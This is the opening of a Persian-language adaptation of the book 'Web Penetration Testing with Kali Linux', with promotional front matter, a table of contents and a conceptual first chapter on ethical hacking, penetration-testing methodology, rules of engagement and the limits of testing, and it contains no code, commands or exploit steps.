Web

Penetration Testing

with

Kali Linux

Very Informative



تست نفوذ وب با کالی لینوکس

محمد شریعتی مهر . مرداد ۹۵

نام کتاب : تست نفوذ با کالی لینوکس 2

منبع : **Web Penetration Testing with Kali Linux**

موضوع : امنیت شبکه

سطح آموزشی : متوسط

تاریخ انتشار : مرداد 95

تعداد صفحات : 558

نویسنده و مترجم : محمد شریعتی مهر





آیا این کتاب برای شما ساخته شده است ؟

اگر که در زمینه تست نفوذ و تست نفوذ وب فعالیت می کنید و به مرجعی کامل در زمینه تست نفوذ وب نیاز دارید یا محقق امنیت شبکه هستید و به دنبال جدیدترین راهکارهای تست نفوذ وب هستید , یا توسعه دهنده اپلیکیشن های وب هستید یا در تیم امنیتی یک پروژه اپلیکیشن وب فعالیت می کنید و نیاز دارید تا اپلیکیشن خود را از نظر امنیتی بهینه کنید یا شخصی علاقه مند در زمینه تست نفوذ اپلیکیشن های وب هستید .... این کتاب برای شما طراحی شده است.

مهم ترین مزیت ها و فواید این کتاب برای شما ؟

این کتاب با صرف زمان زیادی ایجاد شده و کلیه آزمایش های موجود به صورت تصویری یک بار مجددا توسط شخص بنده از صفر برای شما انجام شده است.

در بسیاری از بخش ها نواقص آموزشی موجود در کتاب مرجع برطرف شده و مراحل انجام کار با شرح بیشتری نمایش داده می شود که از جنبه آموزشی کار را برای شما بسیار ساده تر خواهد کرد.

هدف اصلی این کتاب آشنایی شما با ابزارهای مختلف تست نفوذ وب در سیستم کالی لینوکس 2 می باشد . کار با ابزارها را یاد می گیرید و قادر خواهید بود در تست های نفوذ خود از آنها به سادگی استفاده کنید.

شما خواهید توانست یک محیط تست محلی برای خود ایجاد کنید و انواع مختلفی از آسیب پذیری های اپلیکیشن های وب را تست کنید. نحوه تست و مراحل به صورت گام به گام به همراه متن و تصاویر گویا گنجانده شده است.

از مهم ترین ویژگی های این کتاب معرفی ابزارهای مختلف کالی لینوکس در هر زمینه و نحوه کار با آنها می باشد.



تمرین ها چطور ؟

داخل کتاب شما آزمایش های زیادی را انجام خواهید داد ولی به منظور یادگیری هر چه بهتر دایما تمرین ها , مطالب و آموزش های جدیدی برای شما طراحی خواهد شد که فقط کاربرانی که کتاب را از طریق سایت سفارش داده اند قادر به دسترسی و مطالعه این محتوا خواهند بود. مهمترین مزیت چنین رویکردی این است که با این روش بروزترین آموزش ها و مفاهیمی که شاید در کتاب گفته نشده آموزش داده خواهد شد. این مطالب جدید را از آدرس زیر مطالعه کنید :

http://netamooz.net/courses/web-hacking-basics/

در این کتاب چه می خوانم ؟

با مفاهیم اولیه مورد نیاز امنیت اپلیکیشن های وب آشنا می شوید * یک محیط تست کامل به منظور تست اپلیکیشن های خود را در رایانه شخصی خود پیاده سازی می کنید * با فاز شناسایی آشنا شده و با ابزارهای زیادی در این زمینه کار می کنید و تست ها را پیاده سازی می کنید * با آسیب پذیری های رایج اپلیکیشن های وب آشنا شده و شروع به تست این آسیب پذیری ها می کنید * با انواع مختلف آسیب پذیری های تزریق آشنا می شوید و شروع به تست نفوذ این آسیب پذیری ها می کنید * با حملات سمت کلاینت آشنا شده و در این زمینه تست می کنید * آسیب پذیری های مبتنی بر SSL معرفی شده و اقدام به تست با ابزارهای موجود در این زمینه می کنیم * با فریم ورک های حمله رایج مانند SET و BEEF به منظور پیاده سازی حملات مهندسی اجتماعی و سمت مشتری کار می کنید * با آسیب پذیری های رایج آژاکس آشنا می شوید * با شیوه ها و ابزارهای مختلف تست فازینگ اپلیکیشن های وب کار می کنید.



فصل یک : مقدمه ای بر تست نفوذ وب











فصل چهار : آسیب پذیری های اصلی در اپلیکیشن های وب



فصل پنج : حمله به سرور با استفاده از آسیب های مبتنی بر تزریق







فصل هفت : حمله بر روی وبسایت های مبتنی بر SSL

فصل هشت : بکارگیری کاربران با استفاده از فریم ورک های حمله





فصل ده : فازینگ اپلیکیشن های وب



فازینگ مرورگر وب

فریم ورک های فازر

گام های فازینگ

تست اپلیکیشن های وب با استفاده از فازینگ

فازینگ ورودی ها در اپلیکیشن وب

درخواست URI

هدرها

فیلدهای فرم

بررسی نتایج فازینگ

فازرهای اپلیکیشن وب در کالی لینوکس

فازینگ با Burp intruder

ابزار PowerFuzzer



هشدار !

همه مطالب ارایه شده در این کتاب به منظور آموزش متخصصان امنیتی و ارتقا سطح امنیت اپلیکیشن های وب ارایه شده است !

لذا مسئولیت هر نوع استفاده نادرست و نفوذ غیرمجاز به سیستم های رایانه ای با شخص خاطی خواهد بود و این کتاب صرفا جنبه آموزشی دارد. **نفوذ غیر مجاز** به شبکه های رایانه **جرم** محسوب می شود و به همین منظور در این کتاب از محیط تست ایزوله استفاده می شود .

فصل یک

مقدمه ای بر تست نفوذ و تست نفوذ وب

مقدمه ای بر تست نفوذ و تست نفوذ وب

فرمانده ارشد امنیت اطلاعات (CISO) و مدیر ارشد امنیت (CTO) زمان و هزینه های هنگفتی را بر روی اپلیکیشن ها و امنیت کلی فناوری صرف می کنند . این موضوع شاید فواید زیادی هم برای آنها نداشته باشد و در نهایت با امنیت پایین روبرو شوند. گرچه طی سال های اخیر امنیت اطلاعات به یک اصل مهم و با اولویت بالا برای سازمان ها تبدیل شده ولی نفوذهای امنیتی به قدرت خود باقی است. حملات ایجاد شده بر روی اهداف سازمانی یکی از بزرگترین خرده فروشان در ایالات متحده امریکا موجب شده تا اطلاعات بیش از چهل میلیون کارت اعتباری و جزئیات آن افشا شود که در نتیجه منجر به استعفای CISO و CTO شرکت شده .

حمله بر روی شبکه شرکت پلی استیشن سونی حاصل حملات تزریق اسکیوال بوده (یکی از رایج ترین حملات اپلیکیشن های وب) که در نتیجه آن شبکه مربوط بیش از 24 روز از سرویس دهی خارج شد! این حمله موجب لو رفتن اطلاعات شخصی بیش از 77 میلیون حساب کاربری مشتریان شد. در ادامه آن جزئیات شخصی و رکوردهای مالی در بازارهای سیاه به صورت زیرزمینی به فروش رفته و برای فعالیت های مخرب مورد استفاده قرار گرفت.

حملات زیاد دیگری نیز رخ داده که در اخبار گزارش نشده است. هرچند که شاید اپلیکیشن های وب تنها دلیل رخداد این حملات نبوده اند ولی همیشه به عنوان یک نقش یاری دهنده در کمک به هکرها برای سرقت اطلاعات و ارسال بدافزار بوده است.



تنها وب سرور یا وبسایت مسئول این حملات نبوده اند . آسیب پذیری های موجود در مرورگر کاربران نیز نقش مهمی داشته است. یک مثال خوب حمله آرورا (Aurora) بود که در سازمان های بزرگ زیادی مثل گوگل , ادوبی , یاهو و ... انجام شد. مهاجمین یک آسیب پذیری ساعت صفر Heap Spray را در مرورگر اینترنت اکسپلورر بکارگیری کردند تا به سیستم های سازمان و دیوایس های کاربران نهایی دسترسی پیدا کنند . در این مورد خاص آسیب پذیری مرورگر وب یک فاکتور کلیدی به شمار می رفت.

دلیل دیگر آسیب پذیر بودن اپلیکیشن های وب به حملات این است که پالیسی های امنیت فناوری اطلاعات به صورت واکنشی عمل می کنند در صورتیکه باید به صورت فعال عمل کنند . هرچند که امنیت در حال حرکت به سمت نقطه ایده آل خود می باشد ولی هنوز فاصله زیادی با حالت ایده آل مورد نظر دارد. یک کارمند ناراضی یا یک هکر قبل از اجرای حملات یا سرقت اطلاعات , پالیسی های واکنشی شما را مطالعه نمی کند! پس ایجاد مستندات واقعا خیلی موثر و یاری دهنده نیست.

سیستم های تشخیص و جلوگیری از نفوذ و فایروال ها با حملات جدید نمی توانند مقابله کنند! استفاده از دیوایس های شخصی کارکنان درون سازمان BYOD بسیار افزایش یافته و همین موضوع منجر به افزایش سطح حملات شده و موجب بروز مشکلات زیادی برای تیم امنیتی شده است. هرچند این کارمندان سازمان هستند که می مانند و ما بایستی به عنوان تیم امنیتی خود را با آنها سازگار کنیم.

اینترنت شاهد بروز وبسایت ها و اشخاصی (Script Kiddies) شده که هیچ دانشی از علم امنیت ندارند و تنها با ابزارهای ساده ای آشنایی دارند که بعضا آنها را خریداری کرده و شروع به انجام حملات می کنند.



توسعه تعداد بیشمار وبسایت ها و ارایه راهکارهای جدید وب همگی موجب ایجاد مشکلات جدید امنیتی می شوند . چرا که هرچه تکنولوژی گسترده تر شود بایستی به تناسب آن امنیت نیز رشد کند ولی متاسفانه هرگز اینگونه نیست.

سرمایه گذاری های کم و حتی عدم سرمایه گذاری در بازبینی کد و پیدا کردن باگ ها , عدم درک اهمیت رمزنگاری داده ها بر روی شبکه و ... همگی مشکلات زیادی را بوجود آورده اند .

اگر به دو مورد از رایج ترین انواع حملات اپلیکیشن های وب دقت کنیم , می بینیم که تزریق اسکیوال (SQL Injection) و حملات اسکریپت نویسی بین سایتی (XSS) موجب شده که ورودی کاربران به درستی بکارگرفته نشود. به همین منظور شما بایستی اپلیکیشن های خود را با راهکارهای فعالانه تری تست کنید . در طی فاز تست , می توانید از ورودی های مختلفی که یک هکر ممکن است بکارگیری کند استفاده کنید. این ورودی ها از طریق فرم های ثبت نام یا ورود به سمت سرور ارسال می شوند .

این رویکرد خیلی بهتری است تا اینکه صبر کنید و منتظر مانده تا یک نفر اپلیکیشن شما را بکارگیری کند و به آن نفوذ کند و تازه به فکر ایمن سازی آن باشید. سیستم های جلوگیری از نفوذ و فایروال ها هرگز آنقدر هوشمند نیستند که بتوانند این نوع حملات را مانع شوند. اصلا به این منظور طراحی نشده اند. شما بایستی اپلیکیشن های خود را درست به نحوی تست کنید که هکر این کار را انجام می دهد.



تست امنیتی فعال

تست امنیتی یا هک اخلاقی راهی فعال برای تست اپلیکیشن های وب می باشد . در این روش حمله ای مشابه حملات واقعی که هر لحظه ممکن است بر روی اپلیکیشن وب شما انجام شود , شبیه سازی می شود. به این منظور ما از ابزارهای فراهم شده در کالی لینوکس به منظور اجرای عملیات های مورد نظر خود استفاده خواهیم کرد. کالی لینوکس یک نسخه برندسازی شده خوب از بک ترک می باشد که اکنون بر مبنای لینوکس دبیان هفت یا همان Wheezy بنا شده است. این سیستم عامل توسط متخصصین امنیتی برای انجام عملیات های حملات امنیتی استفاده می شود و توسط کمپانی Offensive Security نگهداری و بروزرسانی می شود. نسخه سابق کالی لینوکس بک ترک بود که تا سال 2013 ابزار شماره یک هکرها برای اجرای حملات بود که اکنون توسط کالی جایگزین شده است. در آگوست سال 2015 نسخه دوم کالی لینوکس منتشر شد که با اسم رمز کالی سانا Kali Sana منتشر شد.

این نسخه حاوی ابزارهای جدیدی بود و رابط گرافیکی آن با GNOME3 جایگزین شده بود. سیستم عامل کالی لینوکس با ابزارهای تست نفوذ بیشماری منتشر شد که این ابزارها آماده اجرای حملات هستند و از قبل نصب شده اند.



هکر کیست؟

هکر شخصی است که تمایل زیادی به کندوکاو و جستجو در سیستم ها (از روی کنجکاوی) را دارد تا بتواند درک درستی از نحوه عملکرد سیستم پیدا کند و در نتیجه آن قادر به پیداکردن آسیب پذیری ها باشد. هکر معمولا با شخصی که از اطلاعات بدست آمده به منظور انجام اقدامات مخرب استفاده می کند اشتباه گرفته می شود. شخصی که با مقاصد شوم قصد نفوذ به سیستم را دارد را کرکر Cracker می نامند.

نفوذ به یک سیستم که مالک آن شخص دیگری است حتما بایستی با اجازه صاحب آن انجام شود. سازمان های زیادی شروع به استخدام هکرهای متخصص می کنند تا حفره های امنیتی موجود در سیستم های خود را بر طرف سازند. در نظر داشته باشید به همین منظور بایستی قراردادی قانونی بین هکر و سازمان مربوط تنظیم شود و همیشه یک اولویت به شمار می رود. همچنین هک کردن به عنوان یک موضوع داغ در رسانه ها مطرح می شود. منتشر کردن یک مقاله علمی که شامل جزئیات یک آسیب پذیری یافت شده توسط شما از یک محصول می باشد بایستی حتما با اجازه قانونی صاحب محصول انجام شود در غیر اینصورت شما با مشکلات و مسائل قانونی مواجه خواهید شد (حتی اگر قصد بدی نداشته باشید)

کرکرها را معمولا با نام هکرهای کلاه مشکی نیز می شناسند. هک کردن نقش مهمی در بهبود امنیت سیستم های رایانه ای دارد . هکرها تقریبا در تمامی تکنولوژی های رایانه ای شامل , تلفن های همراه , سیستم های SCADA , روبوتیک , خطوط هوایی و ... کار می کنند . برای مثال سیستم عامل ویندوز ایکس پی که در سال 2001 منتشر شد دارای آسیب پذیری های زیادی می باشد و اکسپلوییت های مرتبط با آن به صورت روزانه منتشر شدند .



در مقابل ویندوز 8 که در سال 2012 منتشر شد بسیار امن تر می باشد و دارای ویژگی های بازدارنده ای می باشد که تلاش های مخرب را با شکست مواجه می کند.

این کار ممکن نبود مگر اینکه مایکروسافت گروه سازمان یافته ای از هکرهای زبردست را استخدام کند تا در سیستم عامل کندوکاو کنند و باگ های امنیتی را برطرف سازند. از این طریق سازمان های بزرگ محصولات خود را امن می کنند. امنیت فناوری اطلاعات یک مسیر بی پایان است.

هرچند که نسبت به سال های گذشته امنیت سیستم های رایانه ای به شدت بهبود یافته است ولی باید در نظر داشت که دلیل این موضوع صرف هزینه های هنگفت و نگهداری مداوم است. هر زمان که یک ویژگی جدید به یک نرم افزار یا اپلیکیشن یا سرویس اضافه می شود و یا تکنولوژی های جدید توسعه پیدا می کنند نیازمند بررسی های جدید هستند .

آسیب پذیری های خونریزی قلبی Heartbleed , شل شوک Shellshock , سگ پشمالو Poodle , روح Ghost و آسیب پذیری های دروپال همگی در 12 ماه گذشته یافت شدند و اهمیت این موضوع را اثبات می کند که تست نفوذ سیستم ها برای آسیب پذیری ها بایستی به صورت مداوم انجام شود.

بعلاوه این آسیب پذیری ها اثبات کننده این موضوع هستند که نرم افزارهای متن باز امن تر هستند چرا که کد آنها باز و توسط جامعه پشتیبانی متن باز به سادگی قابلیت تست و بررسی را دارد :)



متدولوژی های مختلف تست

اغلب اشخاص عبارات و اصطلاحات زیر را به درستی درک نمی کنند (شامل خود بنده) و به صورت جایگزین از آنها استفاده می کنیم. هرچند مفاهیم زیر در موارد زیادی با یکدیگر اشتراکاتی دارند و از منظرهای گوناگون همپوشانی دارند ولی تفاوت هایی نیز دارند که بایستی به آنها توجه کنیم :

- هک اخلاقی Ethical Hacking
- تست نفوذ Penetration Testing
- ارزیابی امنیتی Vulnerability Assessment
- حسابرسی امنیتی Security Audits



هک اخلاقی یا هک قانونمند
Ethical Hacking

تنها عده کمی از اشخاص می دانند که عبارت هک یک عبارت اشتباه است و معنی آن به درستی درک نشده است. به همین دلیل من همیشه به افراد می گویم از این واژه استفاده نکنید چرا که معنی درست آن توسط 99 درصد افراد به درستی درک نشده است. عبارت هک برای مردمان مختلف معانی متفاوتی می دهد و در اکثر موارد از یک هکر چنین برداشتی می شود :

شخصی که در یک محوطه بسته نشسته است و هیچ زندگی اجتماعی ندارد و تنها قصد تخریب دارد!

به همین منظور است که مجبوریم بگوییم Ethical Hacking یعنی هک اخلاقی و قانونمند . عبارت Ethical Hacking به متخصصینی گفته می شود که وظیفه آنها پیداکردن حفره ها و آسیب پذیری های سیستم ها , گزارش آنها به صاحب سیستم و صرف زمان برای رفع آسیب پذیری می باشد. مشکل اینجاست که ابزارها و تکنیک هایی که توسط یک هکرقانونمند استفاده می شود دقیقا همان روش هایی است که توسط یک کرکر یا هکر کلاه مشکی استفاده می شود ولی به شیوه حرفه ای و به صورت کاملا قانونی. هکرهای اخلاقی را محققین امنیتی نیز می نامند



فرایند تست نفوذ
Penetration testing

این عبارتی است که در این کتاب خیلی زیاد استفاده خواهیم کرد . تست نفوذ در حقیقت زیرمجموعه ی هک اخلاقی می باشد. تست نفوذ در حقیقت یک عبارت حرفه ای تر برای توصیف کاری است که یک هکر قانونمند انجام می دهد. در صورتیکه به دنبال ایجاد زمینه های شغلی در زمینه هک هستید , این عبارت را در آگهی های استخدام به دفعات مشاهده خواهید کرد.

هرچند تست نفوذ زیرمجموعه ای از هک اخلاقی است ولی از چندین منظر دارای تفاوت هایی می باشد.

در حقیقت تست نفوذ مسیری ساده تر و کارآمدتر برای شناسایی آسیب پذیری ها درون سیستم ها و بررسی این موضوع که آیا آسیب پذیری قابل بکارگیری هست یا خیر می باشد. تست نفوذ از طریق قراردادی که بین تستر و صاحبان سیستم بسته می شود , جنبه قانونی و رسمی پیدا می کند. شما بایستی دامنه تست را به منظور شناسایی آسیب پذیری ها و سیستم های شامل تست تعیین کنید. قوانین درگیری بایستی حتما تعریف گردند . از این طریق می توان راه و مسیر انجام تست نفوذ را تعیین کرد.



ارزیابی آسیب پذیری

در برخی مواقع سازمان ها فقط قصد دارند تا آسیب پذیری های موجود در سیستم های خود را شناسایی کنند. بدون اینکه واقعا این آسیب پذیری ها بکارگیری شده و به تستر امکان دسترسی به سیستم ها را بدهد. ارزیابی آسیب پذیری بسیار از تست های نفوذ گسترده تر هستند. نتیجه نهایی ارزیابی آسیب پذیری گزارشی اولویت بندی شده از آسیب پذیری های یافت شده می باشد . در این گزارش آسیب پذیری هایی که در بالای لیست قرار دارند دارای اولویت بالاتری هستند و آنهایی که در پایین لیست قرار دارند از اولویت پایین تری برخوردارند. این گزارش برای کاربرانی که می دانند دارای مشکلات امنیتی هستند ولی تنها نیاز به شناسایی و اولویت بندی آنها هستند بسیار مفید می باشد که وظیفه انجام آن بر عهده ارزیاب آسیب پذیری می باشد.

حسابرسی امنیتی

حسابرسی یک رویه سیستماتیک است که به منظور اندازه گیری وضعیت سیستم در مقابل مجموعه ای از استانداردهای از قبل شناسایی شده می باشد. این استانداردها می تواند بهترین شیوه ها یا یک فهرست بازبینی باشد . هدف اولیه یک حسابرسی اندازه گیری و گزارش دهی برای مطابقت با فهرست استانداردها می باشد. اگر شما در حال حسابرسی یک وب سرور هستید , ابتدایی ترین کارهایی که باید انجام دهید جستجو پورت های باز بر روی وب سرور, بررسی فعال بودن متدهای HTTP آسیب رسان مثل TRACE , استانداردهای رمزنگاری استفاده شده و طول کلیدها می باشد.



قوانین تعامل

قوانین تعامل یا همان Rules of Engagement (RoE) با نحوه انجام تست نفوذ رابطه مستقیم دارد. برخی از دستوراتی قبل از شروع هر تست نفوذ بایستی به وضوح ذکر کنیم عبارتند از :

- تست جعبه سیاه Black Box Testing
- تست جعبه خاکستری Gray Box Testing
- اطلاعات تماس مشتری
- اطلاعیه های تیم آیتی مشتری
- اداره داده های حیاتی و حساس
- جلسه وضعیت



تست جعبه سیاه : تست جعبه خاکستری

یکسری بایدها و نبایدهایی در هر دو مسیر تست نفوذ وجود دارند.با تست نفوذ جعبه سیاه شما دقیقا چهره یک هکر واقعی را در قالب یک آزمونگر نفوذ می بینید . چرا ؟ با این دلیل که تستر از صفر شروع کرده و بدون داشتن هیچ اطلاعاتی از سازمان هدف سعی در شناسایی نقشه شبکه , انواع فایروال های در حال استفاده , وبسایت های موجود در سازمان و ... می کند.در برخی مواقع شما به راحتی می توانید اطلاعات مورد نیاز خود را بدست آورید . برای مثال برای شناسایی وب سرور و فایروال به جای اسکن وب سرور می توانید آگهی های استخدام شرکت را بررسی کنید . پس در این شرایط انجام اسکن گسترده بر روی سازمان کاری معقول نیست. به منظور بدست آوردن بیشترین ارزش از تست نفوذ , بایستی تست خود را هوشمندانه انتخاب کنید.

تست نفوذ خاکستری راهکاری موثرتر از منابع می باشد چرا که در ابتدای کار اطلاعاتی اولیه به شما به عنوان تستر قرار می گیرد . در نتیجه در زمان و هزینه صرفه جویی می شود و دیگر نیاز به انجام اسکن و ریکان گسترده سازمان هدف نیست.

وسعت اطلاعاتی که شما در اختیار تیم تست قرار می دهید بستگی به حامل های تهدید و هدف تست دارد. این اطلاعات اولیه می توانند به صورت اولیه شامل آدرس URL یا آیپی یا دیاگرام جزئی شبکه هدف باشد.

نکته : حملات درون سازمانی بسیار مرگبارتر از حملات خارجی هستند . در نتیجه در موارد زیادی تست نفوذ جعبه سیاه تنها اتلاف وقت و هزینه است.



جزئیات تماس مشتری

با وجود همه اقدامات احتیاطی ولی بعضا ممکن است در حین اجرای تست ها همه چیز آنگونه که می خواهیم پیش نرود و موجب آسیب احتمالی به سیستم های مشتری شود. در اختیار داشتن اطلاعات تماس مشتری در این شرایط واقعا یاری بخش است. در برخی تست های نفوذ پیش آمده که تست نفوذ مبدل به یک حمله Dos می شود . در این شرایط در سازمانی که در حال ارایه سرویس 24 ساعت و 7 روز هفته می باشد عدم سرویس دهی سیستم ها موجب خسارت مالی می شود . در نتیجه همیشه بایستی اطلاعات تماس مشتری را در اختیار داشت تا در صورت نیاز سیستم ها به حالت آنلاین بازگردند و فرایند تست موقتا متوقف گردد.

اطلاعیه های تیم آیتی مشتری

تست های نفوذ را می توان به عنوان وسیله ای برای تست آمادگی تیم پشتیبانی و پاسخ به رخدادهای نفوذ استفاده کرد . در صورتیکه تست شما یک تست از قبل اعلام شده است مطمئن شوید که در تقویم خود ثبت کرده اید تا از نظر زمانی با محدودیت مواجه نشوید . اگر تست شما به صورت اعلام نشده است مشکلات احتمالی را با مشتری خود در میان گذاشته تا تست توسط سیستم های خودکار و مدیران شبکه بلاک نشود. آیا تست شما همینجا به پایان می رسد یا ادامه خواهد داشت ؟ این موضوع وابسته به هدف تست است. حتی در صورتیکه یک تست بدون اطلاع را انجام می دهید اطمینان حاصل کنید که شخصی در بدنه سازمان از روز و زمان احتمالی تست مطلع باشد.



نگهداری داده های حیاتی و حساس

زمانیکه به سیستم هدف نفوذ کردید و تست نفوذ کامل شد و به سیستم دسترسی پیدا کردید , آنها بایستی از نمایش داده های حیاتی بر روی هدف خودداری کنند . در یک اپلیکیشن وب , در صورتیکه داده های حیاتی کاربر درون یک پایگاه داده SQL ذخیره سازی می شود , و در صورتیکه سرور به حملات تزریق اسکیوال آسیب پذیر است , آیا تستر بایستی همه اطلاعات پایگاه داده را در طی حمله استخراج کند ؟

ممکن است اطلاعات حیاتی مشتری در میان باشد! نگهداری و حفظ داده های حیاتی مشتری نیازمند توجه ویژه بر اساس قوانین تنظیم شده در قرارداد سازمانی است. در صورتیکه مشتری شما تحت قوانین خاصی مثل HIPAA , GLBA یا قوانین حریم خصوصی داده باشد تنها پرسنل مجاز می توانند داده های کاربران را مشاهده کنند . به هر حال در صورتیکه اطلاعات و داده های مشتریان شما تحت عنوان هر قانون محرمانگی اطلاعات و حریم خصوصی قرار دارد بایستی این محرمانگی اطلاعات حفظ شود که جزئیات محدودیت دسترسی و نمایش داده ها بایستی به صراحت در قرارداد ذکر شود.



جلسه وضعیت Status meeting

ارتباطات کلید موفقیت یک تست نفوذ است. ملاقات های منظم بایستی بین تیم تست و اشخاص مورد نظر از سازمان مشتری انجام پذیرد. تیم تست بایستی نحوه رسیدن آنها به آسیب پذیری ها و یافته هایی که تاکنون بدست آورده اند را در این جلسات بیان کنند. تیم تست نیز می تواند این موضوع را با هشدارهای خودکار ثبت شده در سیستم های تشخیص نفوذ وب سرور یا فایروال WAF تصدیق کند. بعلاوه بهتر است تا تمام کارهای انجام شده را در شکل مستنداتی ثبت و زمان دقیق آنها مشخص شود. از این طریق می توان فعالیت های انجام شده را با لاگ های سیستم مطابقت داد.

نکته : WAF مخفف Web Application Firewall می باشد . WAF به منظور پچ مجازی استفاده می شود و از آن می توان به عنوان وسیله ای برای برطرف کردن موقت آسیب پذیری ها استفاده کرد . WAF به عنوان لایه ای فوق العاده دفاعی عمل می کند که به منظور محافظت از آسیب پذیری های بخصوص اپلیکیشن وب استفاده می شود.



محدودیت های تست نفوذ

هرچند تست های نفوذ در بیشتر موارد توصیه می شود و بایستی بر اساس یک برنامه منظم و به صورت پی در پی انجام شوند ولی یکسری محدودیت ها برای آن وجود دارند . کیفیت تست و نتایج بدست آمده به طور مستقیم به مهارت های تیم تست وابسته است. از آنجایی که حوزه گسترده تست نفوذ محدود است , تست های نفوذ قادر به پیداکردن همه آسیب پذیری ها نیستند. این محدودیت ها شامل محدودیت دسترسی تستر به محیط تست و محدودیت ابزارهای استفاده شده توسط تستر می باشد. در اینجا به برخی از محدودیت های آزمون نفوذ اشاره می کنیم :

محدودیت مهارت ها : همانطور که در بالا اشاره کردیم موفقیت و کیفیت تست به صورت مستقیم به مهارت ها و تجربه تیم تست وابسته است. تست های نفوذ را می توان به سه دسته تقسیم کرد :

تست شبکه , تست سیستم و تست اپلیکیشن های وب

در صورتیکه تستر مهارت تست نفوذ شبکه را داشته باشد مسلما نتایج دلخواهی در تست نفوذ یک اپلیکیشن وب را بدست نمی آورد. به دلیل تعداد عظیم تکنولوژی های توسعه یافته در دنیای اینترنت , پیدا کردن شخصی با همه مهارت های تست کاری دشوار است. یک تستر ممکن است دانش بالایی در زمینه وب سرور آپاچی داشته باشد ولی همین شخص ممکن است برای بار اول با وب سرور IIS مواجه شده باشد .



تجربیات گذشته آزمونگر در موفقیت تست نقش کلیدی ایفا می کند. جستجو و پیدا کردن یک آسیب پذیری با ریسک پایین ولی با سطح تهدید بالا فقط با کار زیاد و کسب تجربه حاصل می شود.

محدودیت زمان : در بیشتر موارد تست نفوذ یک پروژه کوتاه است که بایستی در مدت زمانی محدود انجام شود. تیم تست بایستی نتایج کافی و آسیب پذیری های مورد نظر را در این محدوده زمانی تعیین شده بدست آورد. در مقابل هکرها در حملات خود دارای زمان بالا برای کار بر روی پروژه های خود هستند. تسترها علاوه بر داشتن زمان محدود بایستی در پایان تست گزارش کاملی ایجاد کرده که توصیف کننده متدولوژی , آسیب پذیری های شناسایی شده و خلاصه اجرایی می باشد . همچنین بایستی در مراحل کار به صورت منظم تصاویری گرفته شوند تا به گزارش اضافه شوند. یک هکر هیچگاه نیازمند نوشتن گزارش نیست و می تواند وقت خود را به حملات بیشتر و بدست آوردن نتایج کامل تر اختصاص دهد.

محدودیت اکسپلوییت های سفارشی : در برخی محیط های به شدت امن , فریم ورک های معمول تست نفوذ و ابزارهای رایج خیلی کارگشا نخواهند بود و تیم تست نیازمند بکارگیری خلاقیت و ایجاد اکسپلوییت هایی به صورت دستی و نوشتن دستی اسکریپت ها می باشد . ایجاد اکسپلوییت ها بسیار زمان بر است و بخشی از مهارت های بیشتر تسترها نیست (کاری بسیار دشوار و زمان بر و نیازمند دانش و تجربه بالا) . نوشتن اکسپلوییت های سفارشی بر روی بودجه و زمان پروژه تست تاثیر مستقیم خواهد گذاشت.



اجتناب از حملات ردسرویس : هک و تست نفوذ هنر ایجاب یک رایانه به انجام کارهایی است که کامپیوتر در حالت عادی نباید انجام دهد. در برخی موارد ممکن است تست نفوذ به جای فراهم کردن دسترسی به سیستم به یک حمله ردسرویس DoS Attack مبدل شود. بسیاری از تسترهای نفوذ به دلیل اینکه ممکن است سهوا سیستم ها با خرابی مواجه شوند از انجام این نوع تست ها اجتناب می کنند. در نتیجه از آنجاییکه سیستم ها برای حملات DoS تست نمی شوند به سادگی توسط یک جوجه هکر از کار می افتد .

محدودیت دسترسی : شبکه ها به بخش های مختلفی تقسیم می شوند و تیم تست در بیشتر مواقع فقط به همان بخش های تعیین شده دسترسی دارد . هرچند که چنین تستی مشکلات پیکربندی و آسیب پذیری های موجود در شبکه داخلی که کاربران درگیر آن هستند را نشان نمی دهد.

محدودیت ابزارهای مورد استفاده : در بی‌شتر مواقع تیم تست نفوذ تنها اجازه استفاده از لیست ابزارهای تایید شده و فریم ورک های بکارگیری خاصی را دارد. هیچ ابزاری کامل نیست (مهم نیست که ابزار رایگان یا تجاری باشد) تیم تست بایستی دانش کافی از این ابزارها را داشته باشد و جایگزین هایی برای ویژگی های فاقد آن پیدا کند.

به منظور غلبه بر این محدودیت ها , سازمان های بزرگ دارای یک تیم اختصاصی تست نفوذ هستند که آسیب پذیری های جدید را تحقیق و به صورت منظم تست های خود را انجام می دهند . دیگر سازمان ها علاوه بر انجام تست های نفوذ به صورت مداوم پیکربندی سازمان را بررسی و ارزیابی می کنند.

:: حرفه تست نفوذ دو سرعت نیست بلکه یک ماراتون است ::



نیاز به تست اپلیکیشن های وب

با وجود تعداد بالای سایت های اینترنتی و رشد روزافزون وجه آنلاین سازمان ها , اپلیکیشن های وب و وب سرورها به گزینه ای مناسب برای نفوذگران تبدیل شده است. اپلیکیشن های وب در همه در شبکه های عمومی و خصوصی وجود دارند پس هکرها دیگر نیازی به نبود اهداف برای حملات خود نخواهند بود. وجود برخی حفره ها در اپلیکیشن های وب مثل نقص های منطقی برنامه نویسی توسط یک شخص عادی نیز قابل بکارگیری هستند.

برای مثال اگر شما سایت کسب و کار الکترونیکی داشته باشید که به کاربران اجازه اضافه کردن آیتم ها به سبد خرید را می دهد پس از انجام فرایند پرداخت به دلیل وجود ضعف منطق برنامه نویسی یک کاربر مخرب قادر به پیدا کردن این خطا می باشد . سپس بدون نیاز به هیچ نوع ابزار خاصی قادر به بکارگیری آن خواهد بود.

در مقایسه با این موضوع مهارت های لازم برای بکارگیری آسیب پذیری های مبتنی بر سیستم عامل مثل سرریز بافر یا شکست ASLR و دیگری تکنیک های بازدارنده , هک و نفوذ به اپلیکیشن های وب بسیار ساده تر است. در سالیان زیاد اپلیکیشن های وب اقدام به ذخیره سازی داده های حیاتی مثل اطلاعات شخصی و رکوردهای مالی درون پایگاه داده کرده اند . هدف حملات پیچیده تر که با نام APT شناخته می شوند , دسترسی به این داده های حیاتی است !

نکته : APT مخفف Advanced Persistent Threats به معنی تهدیدهای پایدار پیشرفته می باشد. این حملات به صورت کاملا مخفیانه انجام می شوند و تا مدت ها درون شبکه شما به صورت مخفی باقی می مانند . این حملات به جای ضربه زدن به سیستم ها یا شبکه با هدف سرقت اطلاعات حیاتی به صورت بلند مدت انجام می شوند.



فرض کنید شما یک مدیرعامل یک سازمان مالی بزرگ هستید و مسئول حفاظت اطلاعات محرمانه و مالی کاربران خود هستید.

در صورتیکه سازمان شما دچار چنین حملاتی شود ممکن است ماه ها و یا حتی سال ها اطلاعات کاربران شما به سرقت رود و هیچ کس مطلع نشود!

